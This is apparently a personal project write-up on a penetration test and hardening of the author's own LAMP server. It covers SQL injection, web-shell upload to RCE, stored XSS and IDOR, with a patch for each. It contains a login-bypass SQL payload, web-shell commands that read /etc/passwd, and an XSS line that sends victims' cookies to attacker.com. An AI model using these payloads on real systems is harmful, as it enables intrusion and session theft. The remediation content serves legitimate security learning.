Security Assessment & Hardening of LAMP Web Server



📌 Project Overview
Following the deployment of the LAMP web server, I conducted a black-box and gray-box penetration test to assess its security posture. The assessment revealed 11 distinct vulnerabilities, ranging from information leakage to critical Remote Code Execution (RCE).
This project documents the exploitation process (PoC) for each vulnerability and the subsequent security patches applied to harden the system.
🚨 Key Vulnerabilities & Exploitation
1. Authentication Bypass (SQL Injection)
- Severity: High
The login logic directly concatenated user input into the SQL query without sanitization, allowing attackers to bypass authentication using standard SQL injection payloads.
- Vulnerable Code:
$sql = "SELECT * FROM users WHERE username LIKE '%" . $username . "%'"; -
Exploitation (PoC): By entering ‘ OR ‘1’=’1’ – into the username field, the query becomes always true, logging the attacker in as the first user (Administrator) without a password.
- Patch (Secure Coding): Implemented Prepared Statements to separate data from the query structure.
$stmt = $conn->prepare("SELECT * FROM users WHERE username = ?");
$stmt->bind_param("s", $username);
$stmt->execute();
2. Remote Code Execution (RCE) via File Upload
- Severity: Critical
The file upload function only validated file extensions on the client side or used a weak blacklist on the server side (disallowedExtensions), which was easily bypassed by changing extensions (e.g., .php to .PHP or .php5).
- Exploitation (PoC):
Uploaded a malicious PHP web shell (test.php) by renaming it or manipulating the request.
Accessed the uploaded file path exposed by Directory Listing vulnerability.
Executed system commands via the web shell: ?cmd=ls or ?cmd=cat /etc/passwd.
- Patch (Secure Coding): Enforced a whitelist of allowed extensions (jpg, png) and validated the MIME Type of the uploaded files. Additionally, disabled script execution in the upload directory using .htaccess.
3. Stored Cross-Site Scripting (XSS)
- Severity: High
User input in the “Post Title” and “Content” fields was stored in the database without filtering and displayed back to users without escaping.
- Exploitation (PoC): Injected a malicious script into a post:

<script>location.href="[http://attacker.com/cookie?c=](http://attacker.com/cookie?c=)"+document.cookie</script>
When a victim views the post, their Session ID is stolen and sent to the attacker’s server.
- Patch (Secure Coding): Applied htmlspecialchars() to convert special characters into HTML entities before outputting data.
echo "<h3>" . htmlspecialchars($row['title']) . "</h3>";
4. Insecure Direct Object Reference (IDOR)
- Severity: Medium
The “Edit Post” functionality took the post_id directly from the URL parameter (edit_post.php?id=37) without verifying if the current user owned that post.
-
Exploitation (PoC): Simply changing the ID in the URL from 37 to 36 allowed an attacker to modify or delete posts belonging to other users.
-
Patch (Secure Coding): Added a check to verify that the user_id of the post matches the currently logged-in $_SESSION[‘user_id’].
🔍 Other Vulnerabilities Identify
In addition to the critical issues above, the following vulnerabilities were also remediated:
Database Leak: Hardcoded database credentials in PHP files were moved to environment variables (.env).
Directory Listing: Disabled Options Indexes in Apache configuration to prevent listing of uploaded files and .git directories.
Session Security: Fixed Session Fixation and Session Timeout issues by regenerating session IDs and implementing timeouts.
Rate Limiting: Implemented login attempt limits to prevent Brute-Force attacks.
🎯 Conclusion
This assessment demonstrated that even a functional application can harbor critical security flaws if not built with a Secure SDLC mindset. By identifying 11 vulnerabilities and applying defensive code, I gained practical experience in both Offensive Security (Red Teaming) and Defensive Programming (Blue Teaming).